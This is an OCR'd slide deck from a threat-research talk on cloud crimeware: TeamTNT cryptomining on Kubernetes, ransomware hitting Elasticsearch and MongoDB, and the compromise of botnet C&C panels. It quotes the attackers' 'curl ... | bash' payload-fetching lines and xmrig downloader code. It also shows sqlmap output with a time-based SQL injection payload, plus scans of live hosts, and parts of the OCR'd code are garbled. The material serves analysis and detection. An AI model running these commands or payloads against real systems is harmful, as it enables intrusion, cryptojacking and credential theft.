Compromising the Keys to the Kingdom: Exfiltrating Data to Own and Operate the Exploited Systems


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Data and Security Breaches: Present-day Scenario

Data Dollar: The new currency

Data is the new currency and Data Analytics is the new bank

Data is the New Currency. Don't Let It Slip Through Your Fingers

Consumer data is the next virtual currency

Data Is the New Business Currency

Why Source Data Is The New Currency For Retailers

The Era of Borderless Data Is Ending

Nations are accelerating efforts to control data produced within their perimeters, disrupting the flow of what has become a kind of digital currency.


Banking on Data, the New Currency of Financial Services

Information is the world's new currency – so where's your wallet?





Data Distributed in the Crimeware World



Dissecting Advanced Threats

- Advanced malicious code running inside the systems and capable of:
 - subverting the integrity and confidentiality of system including data.
 - launching network attacks and exploit additional systems
 - exfiltrating sensitive data from compromised cloud workloads
 - transforming organizational cloud assets to launchpads for conducting cybercrime
 - abusing the internal cloud environment controls for unauthorized operations
 - impacting the organizational operations, customers and brand value
- Advanced threats characteristics: actions?
 - masquerading, tampering, hijacking, subverting, persistence, modification, evasion, etc.
- Threat actors that own and operate advanced threats!
 - attackers, malicious insiders, nation-state actor, cybercriminals and others





Advanced Malicious Code: Digital Weapons



Ransomware

Malicious code targeting users for monetary gains

Information Stealers

Stealing credentials, sensitive data from compromised systems to conduct fraud

Remote Administration Toolkits (RATs)

Used for privilege escalation, lateral movement and maintaining persistence

Payload Downloaders

Wrapper packages used for downloading exploit payloads – (Drive-by Download Attacks)

Cryptominers

Utilizing the compromised systems to mine crypto currency via Cryptojacking

Service Booters

Abusing network protocols for subverting service availability by launching DDoS

Scanners and Exploit Frameworks

Scanning, Phishing and exploiting vulnerable systems


Communication Hijackers

Malicious code used to hijack communication channels to conduct MitM, MitC and MitB attacks


Advanced Attacks and Malicious Code Case Studies



TeamTNT: Kubernetes Attack Model for Cryptomining



- 1. The attacker exploits exposed and vulnerable Kubelet.
- 2. The attacker compromises the pods (installing utilities to trigger privilege escalation and launch reverse shell) running in a specific node in targeted Kubernetes cluster
- 3. Malicious payloads are downloaded from the remote location from the Internet
- 4. The compromised pod environment is enhanced by installing new packages such as Nvidia drivers to enhance the GPU capabilities
- 5. Compromised nod is then used to install crypt miners to start crypto mining operations



TeamTNT: Kubernetes Attack Model for Cryptomining

```
# curl http://45.9.148.XXX/cmd/init.sh | bash
curl http://45.9.148.XXX/cmd/Kubernetes_root_PayLoad_1.sh | bash
curl http://45.9.148.XXX/cmd/Kubernetes_root_PayLoad_2.sh | bash
```

```
function download_driver_via_http() {
    local driver_url_path=$1
    local downloaded_file=$2
    echo "Could not use Google Cloud Storage APIs to download drivers. Attempting to download them directly
    echo "Downloading driver from URL: ${driver_url_path}"
    wget -nv "${driver_url_path}" -0 "${downloaded_file}" || {
        echo 'Download driver via Web failed!' &&
        rm -f "${downloaded_file}" &&
        echo "${downloaded_file}" &&
        echo "${downloaded_file}" &&
        echo "${downloaded_file}"
```

```
function DOWNLOAD_FILE(){
echo "[*] Downloading advanced xmrig to /usr/sbin/.configure/xmrig.tar.gz"
if type wget 2>/dev/null 1>/dev/null; then wget -q $XMR_1_BIN_URL -0 /usr/sbin/.configure/xmrig.tar.gz
elif type wd1 2>/dev/null 1>/dev/null; then wd1 -q $XMR 1 BIN URL -0 /usr/sbin/.configure/xmrig.tar.qz
elif type wdl 2>/dev/null 1>/dev/null; then wdl -q $XMR_1_BIN_URL -0 /usr/sbin/.configure/xmrig.tar.gz
elif type curl 2>/dev/null 1>/dev/null; then curl -s $XMR_1_BIN_URL -o /usr/sbin/.configure/xmrig.tar.gz
elif type cd1 2>/dev/null 1>/dev/null; then cd1 -s $XMR_1_BIN_URL -o /usr/sbin/.configure/xmrig.tar.gz
elif type cdl 2>/dev/null 1>/dev/null; then cdl -s $XMR_1_BIN_URL -o /usr/sbin/.configure/xmrig.tar.qz
elif type bash 2>/dev/null 1>/dev/null; then C_hg_DLOAD $XMR_1_BIN_URL > /usr/sbin/.configure/xmrig.tar.gz
tar -xvf /usr/sbin/.configure/xmrig.tar.gz -C /usr/sbin/.configure/ 2>/dev/null
rm -f /usr/sbin/.configure/xmrig.tar.gz 2>/dev/null 1>/dev/null
chmod +x /usr/sbin/.configure/xmrig
if [ -f "/usr/sbin/.configure/xmrigMiner" ]; then chmod +x /usr/sbin/.configure/xmrigMiner; fi
/usr/sbin/.configure/xmrig -h 2>/dev/null 1>/dev/null
CHECK XMRIG=$?
if [[ "$CHECK_XMRIG" != "0" ]]; then
if [ -f /usr/sbin/.configure/xmrig ]
then echo "WARNING: /usr/sbin/.configure/xmrig is not functional"
if [ -f "/usr/sbin/.configure/xmrig" ]; then rm -f /usr/sbin/.configure/xmrig; fi
if [ -f "/usr/sbin/.configure/xmrigMiner" ]; then rm -f /usr/sbin/.configure/xmrigMiner; fi
echo "WARNING: /usr/sbin/.configure/xmrig was removed"
if [ -f "/usr/sbin/.configure/xmrigMiner" ]; then rm -f /usr/sbin/.configure/xmrigMiner; fi
```

```
shellcheck source=/etc/profile.d/env.sh disable=SCl091
surce "${ENV_FILE}" || exit 1
unction get metadata_value() {
   -H "Metadata-Flavor: Google"
   "http://metadata/computeMetadata/v1/$1"
unction get_attribute_value() {
get_metadata_value "instance/attributes/$1"
# Install inux headers. Note that the kernel version might be changed after # installing gwnic version. For example 4.19.0-8-cloud-amd64 -> 4.19.0-9-cloud-amd64 so we install the kernel headers for each driver
 echo "install linux headers: linux-headers-S(uname -r
 sudo apt install -y linux-headers-"$(uname -r)" || exit :
Try to download driver via Web if GCS failed (Example: VPC-SC/GCS failure)
unction download driver via http() {
echo 'Download driver via Web failed!' 44
  rm -f "${downloaded file}" 44
    echo "${downloaded_file} deleted"
FOR DEDIAN-LINE US
mettion install driver_debian() {
    echo "GRIVER_VERSION)*
    local driver_installer_file_name="driver_installer.run"
    local nvidia_driver_file_name="NVIDIA-Linux-x86_64-5[DRIVER_VERSION].run"
if [[ -z "$(DRIVER GCS PATH)" 1]; then
 local driver_gcs_file_path=${DRIVER_GCS_PATH}}/${nvidia_driver_file_na
scho "Downloading driver from GCS location and install: ${driver gcs
```

Kubernetes root payloads (scripts) are fetched from the compromised node which install XMLRig crypto miner

NVIDIA drivers were fetched and installed on the compromised pod (running in nodes) to conduct robust crypto mining operations

Ransomware Targeting Cloud Databases



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Elasticsearch database infected with ransomware

MongoDB database infected with ransomware

```
"debug": false,
    "compilerFlags": "-Wnon-virtual-dtor -Woverloaded-virtual -std=c++11 -fPIC -fno-strict-aliasing -ggdb -pthread
Wall -Wsign-compare -Wno-unknown-pragmas -Winvalid-pch -pipe -Werror -03 -Wno-unused-local-typedefs -Wno-unused-func
tion -Wno-deprecated-declarations -Wno-unused-but-set-variable -Wno-missing-braces -fno-builtin-memcmp -std=c99",
    "maxBsonObjectSize": 16777216,
    "sysInfo": "Linux build16.nj1.10gen.cc 2.6.32-431.3.1.el6.x86 64 #1 SMP Fri Jan 3 21:39:27 UTC 2014 x86 64 BOOST
LIB VERSION=1 49",
   "loaderFlags": "-fPIC -pthread -Wl,-z,now -rdynamic",
    "gitVersion": "534b5a3f9d10f00cd27737fbcd951032248b5952'
    "totalSize": 83886080.0.
    "ok": 1.0,
    "databases": [
            "sizeOnDisk": 83886080.0,
            "collections": [
               "system.indexes",
               "README"
            "name": "READ ME TO RECOVER YOUR DATA",
                                                                         mongoDB
            "empty": false
```

Ransomware Targeting Cloud Databases: Detecting Infections



\$ python strafer.py .251 9200 ransomware				
<pre>[#] Checking the <geoip> status of the Elasticsearch instance [*] Elasticsearch instance is located in <us> <america detroit=""></america></us></geoip></pre>				
[*] elasticsearch url is constructed as:251:9200				
<pre>[*] dumping the search index info to check ransom demand [*] sending request to the source index to analyze the ransomware asks by the malware operator [*] valid URL configuration is: http://251:9200/_search?pretty=true</pre>				
<pre>[#] ransomware warning message text pattern matched pattern - (bitcoin) [#] ransomware warning message text pattern matched pattern - (index:read_me) [#] ransomware warning message text pattern matched pattern - (data backed up) [#] ransomware warning message text pattern matched pattern - (bitcoin_account_identifier) [#]</pre>				
[#] [#] [#]				
[#] Dumping the full data				
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[*] request processed successfully ! exiting !				


Strafer Tool: Detecting ransomware infection in Elasticsearch databases

Enfilade Tool: Detecting ransomware infection in MongoDB databases


\$ python enfilade.py 187 27017 intrusive_check_ransomware
[#] Checking the <geoip> status of the MongoDB instance [*] MongoDB instance is located in <us> <america new_york=""></america></us></geoip>
[*] MongoDB instance identifier is constructed as: mongodb://18
[*] Target : <18
[*] Dumping the identifiers of all the databases on: <[18 7:27017]> [D] READ_ME_TO_RECOVER_YOUR_DATA [D] admin [D] config
[*] Checking for potential traces of ransomware notifications and messages
<pre>[*] Database with potential ransom trace detected [D] Suspicious database detected: <[README_TO_RECOVER_YOUR_DATA]></pre>
[C] Suspicious collection name with ransomware trace detected <[README]> [C] Suspicious collection handle: Collection(Database(MongoClient(host=['18.221.206.137:27017'], document_class=dict, tz_aware=False, connect=True, serverselectiontimeoutms=5000), u'READ_ME_TO_RECOVER_YOUR_DATA'), u'README')
[*] Dumping the suspicious collection records for potential <[RANSOMWARE]> messages and notifications [*] {u'content': u'All your data is a backed up. You must pay 0.03 BTC to 15EyXBgZi88pqyN9dapDpphX6KfsnMiWLK 48 hours for recover it. After 48 hours s expiration we will leaked and exposed all your data. In case of refusal to pay, we will contact the General Data Protection Regulation, GDPR and notify them that you store user data in an open form and is not safe. Under the rules of the law, you face a heavy fine or arrest and your base dur p will be dropped from our server! You can buy bitcoin here, does not take much time to buy https://localbitcoins.com or https://buy.moonpay.io/ Ar ter paying write to me in the mail with your DB IP: myDBxm3@recoverme.one and you will receive a link to download your database dump.', u'_id': Ob; ectId('60e70d949eb05c6549782eff')}
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
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


Loki Botnet: data exfiltration techniques used to own, operate and exfiltrate data from compromised systems




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Loki RAT: toolkit used to successfully infiltrate into government systems and exfiltrate data

Loki RAT: Data Exfiltration Case






Need of the Hour - Exploiting Command and Control (C&C) panels (crimeware) to extract and analyze exfiltrated data related to compromised systems to generate threat intelligence and design proactive strategies to combat future threats




Compromising C&C Panels - Why?

- restrict the infections by jamming the communication between the compromised systems and the C&C panel
- generate threat intelligence by analyzing the inherent functionalities of the bot
- analyze the exfiltrated data from the compromised systems to determine potential security breaches



Refer: https://ieeexplore.ieee.org/abstract/document/6991594

C&C Panel: Exploiting Time-based SQL Injection




Successful Exploitation of SQL Injection Vulnerability in C&C Panel


Nexus Android C&C Panel


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[08:29:15] [WARNING] GET parameter 'access' does not appear to be dynamic
[08:29:15] [WARNING] heuristic (basic) test shows that GET parameter 'access' might not be injectable
[08:29:15] [INFO] testing for SQL injection on GET parameter 'access'
[08:29:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:29:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:29:16] [INFO] testing 'Generic inline queries'
[08:29:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[08:29:17] [WARNING] GET parameter 'access' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 188 HTTP(s) requests:
Parameter: value (GET)
    Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: param=sms&value=1' AND (SELECT 4901 FROM (SELECT(SLEEP(5)))UWmS) AND 'FoMg'='FoMg&botid=f991a83c2a9f25c8de68ad597e98
a91b&method=bots.update&access=1
[08:29:17] [INFO] the back-end DBMS is MySQL
[08:29:17] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent pot
ential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:29:25] [INFO] fetching entries of column(s) 'password, username' for table 'users' in database 'nexus'
[08:29:25] [INFO] fetching number of column(s) 'password, username' entries for table 'users' in database 'nexus'
[08:29:25] [INFO] retrieved: 1
[08:29:31] [WARNING] (case) time-based comparison requires reset of statistical model, please wait......
[08:29:39] [INFO] adjusting time delay to 1 second due to good response times
dskjfkj3298982j@@834
[08:31:15] [INFO] retrieved: root
Database: nexus
Table: users
[1 entry]
 username | password
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
C&C Panel: Data Access and Internal Design




Successful compromise of Nexus Android botnet C&C panel resulting significant information disclosure and internal design








Exploiting Time-based SQL Injection - *Demo*





C&C Vulnerable Design: SOCKS Proxy to Gain Access


```
~ rustscan 93.115.29.50
      Faster <mark>N</mark>map scan<mark>n</mark>ing with Rust.
: https://discord.gg/GFrQsGy
: https://github.com/RustScan/RustScan :
THACK THE PLANET
                                                                                                  4011/tcp open
                                                                                                                         tcpwrapped syn-ack
The config file is expected to be at "/Users/user/Library/Application Support/rustscan/config.toml"
[1] File limit is lower than default batch size.
                                                                                                  4189/tcp open
                                                                                                                         tcpwrapped syn-ack
       Consider upping with --ulimt.
       May cause harm to sensitive servers
                                                                                                  4270/tcp open tcpwrapped syn-ack
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimt wit
--ulimt 5000'.
                                                                                                  4298/tcp open tcpwrapped syn-ack
Open 93.115.29.50:4308
Open 93.115.29.50:4306
                                                                                                  4306/tcp open tcpwrapped syn-ack
Open 93.115.29.50:4011
                                                                                                  4308/tcp open tcpwrapped syn-ack
Open 93.115.29.50:4189
Open 93.115.29.50:80
                                                                                                  4314/tcp open
                                                                                                                         tcpwrapped syn-ack
Open 93.115.29.50:4314
Open 93.115.29.50:4270
Open 93.115.29.50:25
Open 93.115.29.50:443
Open 93.115.29.50:4298
Open 93.115.29.50:22
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Scanning the SystemBC C&C host resulted in number of TCP ports being opened. On further analysis, it was discovered remote host was running proxy services.


Check for TCP port 4011.

Let's see if we can connect to this TCP port via browser.

C&C Vulnerable Design: SOCKS Proxy to Gain Access




Testing client should be seen as an infected system in the list of compromised systems in the C&C



Test browser was used to configure SOCKS5 proxy with IP address and TCP port 4011 obtained earlier while scanning the C&C host.

